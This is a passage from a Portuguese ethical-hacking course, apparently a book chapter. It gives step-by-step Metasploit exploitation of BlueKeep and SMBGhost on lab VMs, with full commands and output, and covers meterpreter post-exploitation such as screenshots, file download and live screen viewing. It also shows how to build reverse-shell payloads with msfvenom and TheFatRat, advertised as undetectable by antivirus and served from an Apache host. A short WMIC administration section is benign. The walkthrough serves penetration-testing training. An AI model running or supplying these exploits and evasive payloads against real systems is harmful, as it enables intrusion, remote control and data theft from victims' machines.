[*] Meterpreter session 1 opened (192.168.0.11:4444 -> 192.168.0.31:49164) at 2022-11-18 12:38:41 -0500
[+] 192.168.0.31:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.31:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.31:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

meterpreter> *getuid*

```
Server username: AUTORIDADE NT\SISTEMA
```

meterpreter> *dir*

```
Listing: C:\Windows\system32
[...]
100666/rw-rw-rw-  201216    fil   2009-07-13 21:41:59 -0400  xwtpdui.dll
100666/rw-rw-rw-  129536    fil   2009-07-13 21:41:59 -0400  xwtpw32.dll
040777/rwxrwxrwx  0         dir   2016-04-16 15:13:48 -0400  zh-CN
040777/rwxrwxrwx  0         dir   2016-04-16 15:13:48 -0400  zh-HK
040777/rwxrwxrwx  0         dir   2016-04-16 15:13:48 -0400  zh-TW
100666/rw-rw-rw-  366080    fil   2010-11-20 22:24:01 -0500  zipfldr.dll
```

meterpreter> *screenshot*

E o caminho do arquivo jpeg com a captura da tela será exibido.

meterpreter> *dir*

veja a lista de arquivos, escolha um

meterpreter> *download <nomeDoArquivo>*

```
[*] Downloading: xwizard.exe -> /home/kali/xwizard.exe
[*] Downloaded 41.50 KiB of 41.50 KiB (100.0%): xwizard.exe -> /home/kali/xwizard.exe
[*] download   : xwizard.exe -> /home/kali/xwizard.exe
```

meterpreter> *help*

e veja os comandos disponíveis.

meterpreter> *screenshare*

pode demorar um pouco mas o navegador abrirá exibindo a tela do alvo em tempo real.

Feche o navegador e digite ctrl+c para interromper a transmissão.

Bluekeep (CVE-2019-0708)

https://www.cve.org/CVERecord?id=CVE-2019-0708

O bluekeep é uma vulnerabilidade do protocolo de conexão a área de trabalho remota, o RDP. Para acessar a interface gráfica do Windows à distância e fazer terminais terem interface gráfica, o Windows utiliza o serviço RDP por padrão na porta 3389. Quando em alguma varredura essa porta for identificada, provavelmente o serviço estará habilitado.

Na sua máquina Windows 7 vá para *Painel de Controle -> Sistema e Segurança -> Sistema -> Configurações remotas -> Permitir conexões de assistência remota para esse computador.* Verifique se a caixa abaixo está com a opção *Permitir conexões de computadores que estejam executando qualquer versão da Área de Trabalho Remota.*

Após ativar o rdp, obtenha o endereço ip da estação com o comando ipconfig ou efetue uma varredura de rede para tentar identificar seu host.

Wikipédia. Bluekeep. Disponível em https://pt.wikipedia.org/wiki/BlueKeep Acesso em 01/12/2022.

Exploiting Bluekeep

Em sua máquina Kali, abra o shell e o msfconsole.
$ *msfconsole*

msf6> *search bluekeep*

```
Matching Modules
================

  #  Name                                          Disclosure Date  Rank    Check  Description
  -  ----                                        ---------------  ----    -----  -----------
  0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
  1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14     manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
```

vamos usar o scanner para confirmar a vulnerabilidade.

msf6> *use auxiliary/scanner/rdp/cve_2019_0708_bluekeep*
msf6 auxiliary .. cve_2019_0708_bluekeep> *set RHOSTS <ipWindows7>*
msf6 auxiliary .. cve_2019_0708_bluekeep> *run*

[+] 192.168.0.31:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.31:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

agora que está confirmada, utilizemos o exploit:

msf6 aux ... cve_2019_0708_bluekeep>*use exploit/windows/rdp/cve_2019_0708_bluekeep_rce*
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

msf6 exploit ... cve_2019_0708_bluekeep_rce> *show options*

confira o endereço IP da sua máquina Kali (LHOST) e do alvo (RHOSTS). O endereço exibido em *RDP_CLIENT_IP* não é relevante para o ataque. Execute o ataque.

msf6 ... cve_2019_0708_bluekeep_rce> *run*
[*] Started reverse TCP handler on 192.168.0.11:4444
[*] 192.168.0.31:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.0.31:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.0.31:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.31:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.31:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[-] 192.168.0.31:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If you are targeting 2008, make sure fDisableCam=0 !
[*] Exploit completed, but no session was created.

E o exploit foi executado, mas não conseguimos obter uma sessão. Podemos ver que a mensagem é sobre identificar o alvo *(target).*

msf6 ... cve_2019_0708_bluekeep_rce> *show targets*
Exploit targets:

Id	Name
0	Automatic targeting via fingerprinting
1	Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

no caso, o Windows 7 está rodando na VirtualBox 7.0. Como essa versão não é listada, usemos a 6.

msf6 ... cve_2019_0708_bluekeep_rce> *set TARGET 2*
TARGET => 2

msf6 ... bluekeep_rce> *run*

Em alguns casos, você obterá um erro e o Windows, a tela azul.
Mas se tudo der certo, você estará com um meterpreter aberto. Pode demorar algum tempo, então aguarde um pouco.

```
[*] Started reverse TCP handler on 192.168.0.11:4444
[*] 192.168.0.31:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.0.31:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.0.31:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.31:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.31:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.31:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.0.31:3389 - <---------- | Entering Danger Zone | ---------->
[*] 192.168.0.31:3389 - Surfing channels ...
[*] 192.168.0.31:3389 - Lobbing eggs ...
[*] 192.168.0.31:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.0.31:3389 - <---------- | Leaving Danger Zone | ---------->
[*] Sending stage (200774 bytes) to 192.168.0.31
[*] Meterpreter session 2 opened (192.168.0.11:4444 -> 192.168.0.31:49194) at 2022-11-18 14:33:13 -0500

meterpreter >
```

e merece uma foto

meterpreter> *screenshot*

Screenshot saved to: /home/kali/ubjmNVdo.jpeg

NEAGOIE, Andrei; TAMBURKOVSKI, Aleksa. Complete Ethical Hacking Bootcamp 2023: Zero to Mastery. Disponível para compra em: https://www.udemy.com/course/complete-ethical-hacking-bootcamp-zero-to-mastery/ acesso em 01/12/2022.

Windows 10

Antes de apresentar o estudo de vulnerabilidade, vamos ver algumas das poderosas ferramentas que as novas versões do Windows trazem. Saber utilizar algumas delas pode significar ser capaz de solucionar um problema rapidamente ou conseguir criar de modo automatizado um inventário de seus sistemas.

Windows Management Instrumentation Command-Line - WMIC

Um utilitário muito interessante que está integrado nas novas versões do Windows é o *wmic - Windows Management Instrumentation Command-line.* Para iniciá-lo como um shell interativo, abra um prompt de comando e digite *wmic.* Para ver todos os comandos disponíveis utilize **/?**

```
PS C:\Users\gazst> wmic
wmic:root\cli> /?
```

Você também pode chamar o comando diretamente do prompt de comando com os parâmetros desejados.

Para fazer um inventário dos softwares instalados no computador use *product get name,version* e para criar um arquivo *pcsoftware.txt* com esse inventário utilize o comando:
C:\Users\User> *wmic product get name,version > pcsoftware.txt*

*sem espaço após a vírgula

Alguns exemplos de usos do wmic:

Obter o número de série da BIOS: *wmic bios get serialnumber*

Obter informações sobre marca e modelo do computador: *wmic csproduct*

Obter a velocidade das memórias instaladas: *wmic memorychip get speed*

Desinstalar um programa: *wmic product where name="nomeDoPrograma" call uninstall*

Resumo do Sistema: *wmic computersystem list brief*

Resumo da Bios: *wmic bios list brief*

Resumo da Placa Mãe: *wmic baseboard list brief*

Resumo da CPU: *wmic cpu list brief*

Resumo das memórias: *wmic memorychip list brief*

Resumo da Placa Mãe: *wmic baseboard list brief*

Ver os processos em execução: *wmic process get name,processid*

Ver resumo dos serviços: *wmic service list brief*

O comando */node:[ip]* pode ser utilizado em conjunto com qualquer comando.
Obter o número de série da BIOS de outra máquina da rede:
wmic /node:[ip] bios get serialnumber
wmic /user:[usuario] /password:[senha] /node:[ip] bios get serialnumber

INTEL. Uso do PowerShell ou WMIC com Intel NUC. Disponível em https://www.intel.com.br/content/www/br/pt/support/articles/000025060/intel-nuc.html Acesso em 05/12/2022.

MICROSOFT. wmic. 22/10/2021. Disponível em https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmic Acesso em 05/12/2022.

CHAVES, Mauro. WMIC - Um Overview. 12/09/2018. Disponível em: https://docs.microsoft.com/en-us/windows/desktop/wmisdk/wmic Acesso em 05/12/2022

XAVIER, Renato. Comandos WMIC. 01/12/2017. Disponível em https://notasdesuporte.wordpress.com/2017/12/01/comandos-wmic/ Acesso em 05/12/2022.

Estudo Vulnerabilidade Windows 10 (CVE-2020-0796)

Para explorar computadores com sistemas mais novos, utilizaremos os métodos descritos em *Acessando Sistemas Seguros*. Mas é interessante estudarmos uma das vulnerabilidades conhecidas do Windows 10. Para realizar essa etapa, você precisará instalar uma versão específica do Windows 10, o que não é necessário na próxima etapa. Como é uma exploração com finalidade didática, fica a seu critério montar a VM somente para esta atividade, ou ler seu conteúdo e seguir para a exploração na seção seguinte.

Preparando a máquina vulnerável com Windows 10

Para testar essa vulnerabilidade do Windows 10, crie uma máquina virtual e faça a instalação do Windows como no Windows 7. Para a atividade descrita utilizaremos a versão Windows 10 19H1 build 18362.356 - 2019.09. O arquivo W10X64.19H1.EN-US.ISO pode ser encontrado na internet. O hash do arquivo no sistema interplanetário é QmWBFT2rya6BqtYZjw5yy7kGrhn9thh8adoFsoWQPch43L e pode ser obtido em:
http://bit.ly/3URBlhg

Crash no Windows 10 (CVE-2020-0796)

https://www.cve.org/CVERecord?id=CVE-2020-0796

Vamos fazer uma varredura para identificar nosso host. Se preferir, vá até sua máquina do Windows 10, na caixa de pesquisa digite *cmd* e digite *ipconfig.* Para efetuar uma varredura completa na sua rede digite o comando:

$ *sudo nmap 192.168.0.* -sS -O*

```
Nmap scan report for 192.168.0.34
Host is up (0.0010s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:D3:02:87 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
```

O Nessus não encontrou a vulnerabilidade. Confira:

Vá até o Nessus (para iniciar o Nessus no Kali digite ***/bin/systemctl start nessusd.service***
Em seguida abra o navegador na página **https://127.0.0.1:8834/**)

Na página inicial, selecione *New Scan -> Basic Network Scan*
Nome: *Windows 10*
Targets: *<ipWindows10>*

Vá até a aba discovery e selecione *Port Scan (all ports)*
Depois *save e Launch* ➢

Vamos testar o Legion. Vá até o menu do Kali -> 01 - Information Gathering -> Clique e adicione o host *<ipWindows10>* e execute uma varredura. A princípio, nenhum dos dois programas detectou nenhuma anomalia. Mas se for essa a versão de Windows em execução, é possível derrubar o sistema apenas com o endereço IP.

Vá até o prompt de comando do Kali e obtenha um exploit do Github:
$ *git clone https://github.com/jiansiting/CVE-2020-0796*
$ *cd CVE-2020-0796*
$ *python cve-2020-0796.py <ipWindows10>*

Escalando Privilégios (CVE-2020-0796)

Existem alguns modos de tentar escalar privilégios. O mais simples deles é através do meterpreter, com o comando getsystem. Esse capítulo deveria estar junto com a exploração de sistemas seguros, já que teremos que usar um payload criado para isso. Mas como fica bem mais organizado aqui, para esse exercício precisaremos que você obtenha o meterpreter como no capítulo *Payload simples para Windows com meterpreter.* Você vai tirar de letra se quiser fazer antes da hora. No caso, agora. Assim que estiver com o meterpreter aberto:

meterpreter> *sysinfo*
```
Computer        : DESKTOP-E341809
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

vamos ver com qual usuário estamos conectados:
meterpreter> *getuid*
```
Server username: DESKTOP-E341809\User
```

e tentar obter a autoridade do sistema:
meterpreter> *getsystem*
```
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

e não conseguimos obter o shell. Não conseguiremos utilizar o msfconsole de dentro do meterpreter. Para conseguir utilizá-lo, vamos colocar a sessão em background:

meterpreter> *bg*

[*] Backgrounding session 2...

Neste caso escolhemos esta versão do Windows por ter a vulnerabilidade CVE-2020-0796, procure por ela:

msf6> *search 2020-0796*

Matching Modules
================

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/cve_2020_0796_smbghost	2020-03-13	good	Yes	SMBv3 Compression Buffer Overflow
1	exploit/windows/smb/cve_2020_0796_smbghost	2020-03-13	average	Yes	SMBv3 Compression Buffer Overflow

vamos escolher a com o melhor rank primeiro:

msf6> *use exploit/windows/local/cve_2020_0796_smbghost*

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

o tipo de payload foi selecionado automaticamente corretamente, vejamos os parâmetros necessários:

msf6 ... 0796_smbghost> *show options*

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.11	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows 10 v1903-1909 x64

e temos um parâmetro adicional, que precisaremos fornecer a sessão que está aberta. Verifique o número da sessão:

msf6 ... 0796_smbghost> *sessions*

Active sessions
===============

Id	Name	Type	Information	Connection
2		meterpreter x64/windows	DESKTOP-E341809\Hawlker @ DESKTOP-E341809	192.168.0.11:9973 -> 192.168.0.36:49947 (192.168.0.36)

configure o módulo para utilizar a sessão que está aberta:

msf6 ... 0796_smbghost> *set session 2*

SESSION => 2

msf6 ... 0796_smbghost> *run*

[*] Started reverse TCP handler on 192.168.0.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 2108 launched.
[*] Reflectively injecting the DLL into 2108...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200774 bytes) to 192.168.0.36
[*] Meterpreter session 3 opened (192.168.0.11:4444 -> 192.168.0.36:50250) at 2022-11-22 05:33:11 -0500

meterpreter> *getuid*
Server username: NT AUTHORITY\SYSTEM

e obtivemos a escalada de privilégios.

meterpreter> *bg*

msf6 ... 0796_smbghost> *sessions*
Active sessions
===============

Id	Name	Type	Information	Connection
2		meterpreter x64/windows	DESKTOP-E341809\Hawlker @ DESKTOP-E341809	192.168.0.11:9973 -> 192.168.0.36:49947 (192.168.0.36)
3		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ DESKTOP-E341809	192.168.0.11:4444 -> 192.168.0.36:50250 (192.168.0.36)

msf6 ... 0796_smbghost> *sessions 3*

meterpreter>

Acessando Sistemas Seguros

Recursos de segurança como Firewall e Antivírus são muito importantes para evitar ataques. Não são invulneráveis, pois uma nova vulnerabilidade não identificada ou um trojan modificado não reconhecido podem passar pela barreira de proteção.

Mas tratando de Android, Windows, macOS, Linux e Unix atualizados, e com antivírus habilitados. Em um cenário mais desafiador, como é possível obter acesso aos sistemas?

O meio mais comum de ganhar acesso aos computadores mais protegidos é fazendo com que algum usuário execute um arquivo malicioso. Uma técnica eficiente de implantação de malwares de sistemas empresariais hoje é o Spear Phishing (pesca de arpão), que direciona mensagens muito específicas para usuários de tal modo que eles não desconfiam da veracidade. Uma mensagem falsa com um arquivo malicioso anexado pode comprometer um sistema. Mais à frente, no capítulo de engenharia social, temos uma seção sobre o Spear Phishing.

Verificando a detectabilidade de um malware e comparando os Anti-Vírus

https://www.virustotal.com/
http://virusscan.jotti.org/

Em 2004 a empresa de segurança espanhola Hispasec Sistemas criou o site VirusTotal. Foi vendido em setembro de 2012 e hoje faz parte da Chronicle, subsidiária do Google.

O objetivo da plataforma é agregar fabricantes de antivírus e a comunidade para que um usuário possa testar algum arquivo, ao mesmo tempo recebendo e identificando novas ameaças. Um dos contribuidores é o Cibercomando dos Estados Unidos. Assim, usuários podem realizar testes, e os fornecedores podem atualizar suas ferramentas.

Também é possível o uso de uma interface de programação (API) para envio de arquivos e obtenção de resultados. O site fornece uma API para uso pessoal. O uso é restrito a 500 requisições por dia, a até 4 por minuto e não deve ser usada em produtos comerciais. Também é possível adquirir uma licença premium para empresas ou uso profissional.

O verificador de malware Jotti, ferramenta similar ao virustotal, é um serviço gratuito que permite a você verificar arquivos suspeitos através de vários programas antivírus. Todos os arquivos são compartilhados com empresas de antivírus, para que a precisão de seus produtos antivírus possa ser melhorada.

Vamos criar alguns payloads e vamos testar sua detectabilidade. A cada payload enviado o mecanismo atualiza seus dados, melhorando os sistemas de detecção de vírus em geral. Veja a seguir como criar uma praga única e testar sua detecção.

Para testar se um arquivo está infectado através do uso de vários antivírus simultaneamente, você pode usar os sites https://www.virustotal.com e http://virusscan.jotti.org.

Wikipédia. VirusTotal. Disponível em https://en.wikipedia.org/wiki/VirusTotal Acesso em 01/12/2022.

Criando Payloads para Sistemas Seguros

Para obter acesso a sistemas seguros, teremos que criar nossos payloads e implantá-los. O Kali Linux tem muitas ferramentas que o tornam um verdadeiro laboratório de malwares. Para testá-los, é recomendável uma VM com o sistema alvo. Para Windows você pode aproveitar a VM do exercício de crash do Windows 10 ou pode obter uma VM de testes da Microsoft. Para esse capítulo, não será necessário desabilitar o antivírus e firewall. Você também pode testar em sistemas reais, desde que seja uma máquina de testes.

Servidor de Payloads no Apache

Nós vamos criar um verdadeiro acervo de payloads. Para disponibilizá-los aos nossos dispositivos e testarmos, podemos utilizar alguns recursos. Um deles é um pendrive, que você conecta e desconecta com a sua máquina virtual. Outra maneira mais elegante é disponibilizarmos um site para os nossos payloads.

Primeiramente, vamos criar a pasta onde ficarão armazenados:
$ *sudo mkdir /var/www/html/payloads*

E agora ativar o apache. Se você deseja ativar o apache somente até o desligamento da máquina:
$ *sudo service apache2 start*

Caso você não queira ficar ativando o serviço do apache após toda reinicialização, já que seu acervo de payloads vai ficar lá, utilize:
***$** sudo systemctl enable apache2*


E para ver o estado do serviço:
$ *service apache2 status*

Active significa que o apache está rodando.
Enabled significa que será iniciado automaticamente.

Para desabilitar: **$** *sudo systemctl disable apache2*
Para parar o serviço: **$** *sudo service apache2 stop*

Payload Indetectável em Python para diversas plataformas

Uma das características procuradas por invasores ao realizar seus ataques é a capacidade de não ser detectado. Os payloads totalmente indetectáveis são uma ferramenta poderosa, que você aprenderá agora. Para isso alguns artifícios são utilizados. Um deles é esconder o payload em um arquivo python. Muito difícil de detectar, mas terá que ser executado em uma máquina com o interpretador Python instalado. Você não precisa desligar nenhuma proteção do computador para executar esse malware. Ele não será detectado pelo software antivírus e não será bloqueado pelo firewall.



Para testar se o python está instalado em sua máquina (vítima), abra um prompt de comando e digite *python.*

```
Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep  5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
```

Caso esteja utilizando Windows e não tenha o Python instalado, vá até a Microsoft Store, procure por Python 3.10 e instale. É gratuito.

Para sair do interpretador, digite *exit()*.
Vamos para a máquina Kali criar o payload:
$ *msfvenom -p python/meterpreter/reverse_tcp LHOST=<ipKali> LPORT=9990 > python9990.py*

e copiá-lo para ser servido pelo apache:
$ *sudo cp python9990.py /var/www/html/payloads*

Envie seu arquivo para o site Virustotal e veja que ele não é identificado. Inicie o listener no msfconsole com os parâmetros do payload:

$ *msfconsole*
msf6> *use exploit/multi/handler*
msf6> *set payload python/meterpreter/reverse_tcp*
msf6> *set LHOST <ipKali>*
msf6> *set LPORT 9990*
msf6> *run*
[*] Started reverse TCP handler on 192.168.0.11:9990

Vá até sua máquina vítima, abra o navegador na página http://<ipKali>/payloads, efetue o download de *python9990.py,* abra o shell (prompt de comando) e digite *python python9990.py*

A sessão do meterpreter será aberta e você terá acesso a partir do Kali Linux. Alguns dos módulos avançados, como *screenshot*, não funcionarão neste payload. Mas você poderá receber e enviar arquivos, acessar o shell, obter informações do sistema e da rede e executar diversos comandos do meterpreter.

No Linux e no macOS você pode transformar o seu arquivo em executável. Adicione a linha #!/usr/bin/python3 no começo do arquivo:

$ *nano python9990.py*
#!/usr/bin/python3
exec(__import_('zlib')...

e tornando-o executável:
$ *chmod +x python9990.py*
$ *./python9990.py*

Windows 10

Preparando a VM com Windows 10

Faça o download de uma máquina virtual de testes diretamente do site da Microsoft. Para isso vá até https://developer.microsoft.com/pt-br/microsoft-edge/tools/vms/ e escolha a máquina de seu interesse. Os sistemas possuem um prazo de expiração, então não são recomendadas para uso persistente, mas são perfeitas para testes. Como elas vêm em formato OVA (a máquina virtual vem em um pacote compatível com várias plataformas) basta efetuar o download, descompactar o arquivo e efetuar a importação ou no VirtualBox ou no VMWare Player. A única configuração que precisamos alterar é em *Rede*, onde deixaremos a placa em modo Bridge, e escolha a placa de rede ativa do seu computador. Verifique se não há nenhum alerta e se quiser navegue pelas configurações para personalizar sua máquina. Se você optar por essa instalação pode ir agora direto para *Desabilitando funções de segurança.* A senha padrão das VMs Microsoft é *Passw0rd!*

Caso queira fazer uma instalação do zero, a forma mais simples é com uma cópia ISO. Vá até o site da Microsoft a partir de sua máquina Kali. Se você tentar fazer o download a partir de um computador com Windows, ele irá recomendar o download da ferramenta de criação de mídia ao invés de lhe fornecer o arquivo.

Abra seu Kali Linux e vá até https://www.microsoft.com/pt-br/software-download/windows10, selecione a edição do Windows, e efetue o download. Você poderá passar o arquivo da VM para o computador usando dois artifícios:

O primeiro método é conectando um pendrive no computador, escolhendo no VirtualBox a opção *Dispositivos -> USB -> escolha sua unidade USB.* Copie o arquivo utilizando o gerenciador de arquivos ou o comando
$ *cp Downloads/Windows10.ISO /media/kali/USBDisk*
Em seguida desconecte a unidade, e o pendrive aparecerá no Windows com o arquivo ISO.

O segundo método é usando nosso servidor apache.
Copie o arquivo para o servidor web, utilizando
$ *sudo cp Downloads/Windows10.ISO /var/www/html*
$ *sudo service apache2 start*
Em seguida, vá até seu navegador no computador Windows e navegue até o endereço:
http://<ipKali>/<nomeArquivoWindows.iso>

Realize a instalação do Windows na máquina virtual. Se tiver uma licença, você pode utilizá-la. Se não tiver, deixe em branco, pois o Windows funcionará por algum tempo antes de exigir sua ativação.

Desabilitando funções de segurança

Para facilitar nosso trabalho e, ironicamente, garantir a segurança, vamos desligar algumas funções de segurança da nossa máquina de testes. Como vamos trabalhar com payloads conhecidos pela maioria dos antivírus (mas como veremos logo à frente em detectabilidade, não para todos), se deixarmos a proteção habilitada não seremos capazes de realizar a invasão, pois a proteção em tempo real irá impedir a execução de alguns deles.

Para desabilitar a proteção do Windows vá até a barra de pesquisa e digite *Windows Security.* Abra o app *Windows Security,* na aba esquerda selecione o ícone em forma de escudo e deverá estar em *Virus & Threat Protection,* e no campo *Virus & threat protection settings* vá até *Manage Settings.* Desligue todas as proteções (*Real-time protection, Cloud-delivered protection, etc …)*

Caso você reinicie sua máquina com Windows, terá que refazer o caminho para desabilitar a proteção em tempo real. Ignore os avisos de segurança. Observe que o exploit com Python não necessita desta etapa e não é detectado por nenhum antivírus.

Desabilite as funções de segurança somente para sua máquina virtual de testes! Nunca deixe seu computador com o firewall ou antivírus desabilitado.

theFatRat

O TheFatRat é uma ferramenta de informação e compilação de malwares com diversos payloads. RAT é a abreviatura de Remote Access Trojan ou Cavalo de Tróia de Acesso Remoto. Está ferramenta serve como referência, e para explorar opções desconhecidas, já que a base do 22
Você pode obter informações sobre o projeto em https://github.com/screetsec/TheFatRat. Para instalá-lo, são necessários apenas três comandos:

```
git clone https://github.com/Screetsec/TheFatRat.git
cd TheFatRat
chmod +x setup.sh && ./setup.sh
```

execute com:
$ *sudo fatrat*

Vamos configurar os parâmetros LHOST e LPORT:
13 -> Configure Default Lhost & Lport
1 -> Change Current Config
Write Lhost value (ex: 192.168.1.1 or mydomain.com)
LHOST : 192.168.0.11 <**digite o ip da sua máquina Kali>**
Write Lport value (Must be a port between 1 & 65535)
LPORT : 913

e após pressionar *enter* você terá que reiniciar o programa.
$ *sudo fatrat*

vamos criar um payload,
6 -> Create Fud Backdoor 1000% with PwnWinds
2 -> Create exe file with C# + Powershell (FUD 100%)

escolha um nome para o arquivo: *payload913*
escolha o payload: *windows/meterpreter/reverse_tcp*

e após a conclusão, saia do programa (opções 9 e 17)

Copie o payload para o apache e inicie o serviço:
$ *sudo cp /root/Fatrat_Generated/payload913.exe /var/www/html/payloads*
$ *sudo service apache2 start*

Para listener, utilizaremos o msfconsole.
$ *msfconsole*
msf6> *use exploit/multi/handler*
msf6> *set payload windows/meterpreter/reverse_tcp* (conforme escolhemos anteriormente)
msf6> *set LHOST <ipKali>*
msf6> *set LPORT 913*
msf6> *run*

Vá até seu computador de testes Windows 10, abra o navegador na página http://<ipKali>/payloads e efetue o download do programa. Execute-o e obtenha o meterpreter.

Msfvenom

https://github.com/rapid7/metasploit-framework/
https://www.metasploit.com/download

Msfvenom é uma ferramenta para criação e codificação de payloads derivada de outras duas ferramentas, msfpayload e msfencode e parte do framework msfconsole. Tem uma gama ampla de configurações permitidas, e pode ser utilizado em dezenas de plataformas.

Para ver as opções disponíveis:

$ *msfvenom -h*

```
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
    -l, --list          <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload       <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options             List --payload <value>'s standard, advanced and evasion options
    -f, --format        <format>   Output format (use --list formats to list)
    -e, --encoder       <encoder>  The encoder to use (use --list encoders to list)
[...]   -a, --arch          <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform      <platform> The platform for --payload (use --list platforms to list)
    -o, --out           <path>     Save the payload to a file
    -b, --bad-chars     <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled       <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                 Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
[...]
    -h, --help                     Show this message
```

Observe a linha fornecida como exemplo. Basicamente somente precisamos definir:

- a plataforma desejada
- o IP do *LHOST*, nossa máquina Kali Linux que receberá a conexão
- o formato do arquivo de saída
- o nome do arquivo de saída

Vamos ver as plataformas que podem ser utilizadas:

$ *msfvenom -l platforms*

```
 aix    android    apple_ios    arista    brocade    bsd    bsdi    cisco    firefox    freebsd    hardware    hpux    irix    java    javascript    juniper    linux    mainframe    mikrotik    multi    netbsd    netware    nodejs    openbsd    osx    php    python    r    ruby    solaris    unifi    unix    unknown    windows
```

e os payloads:

$ *msfvenom -l payloads | less*

e você receberá uma lista de todos os payloads disponíveis.

OFFENSIVE SECURITY Ltd. Msfvenom. Disponível em: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ Acesso em 01/12/2022.

Payload simples para Windows com meterpreter

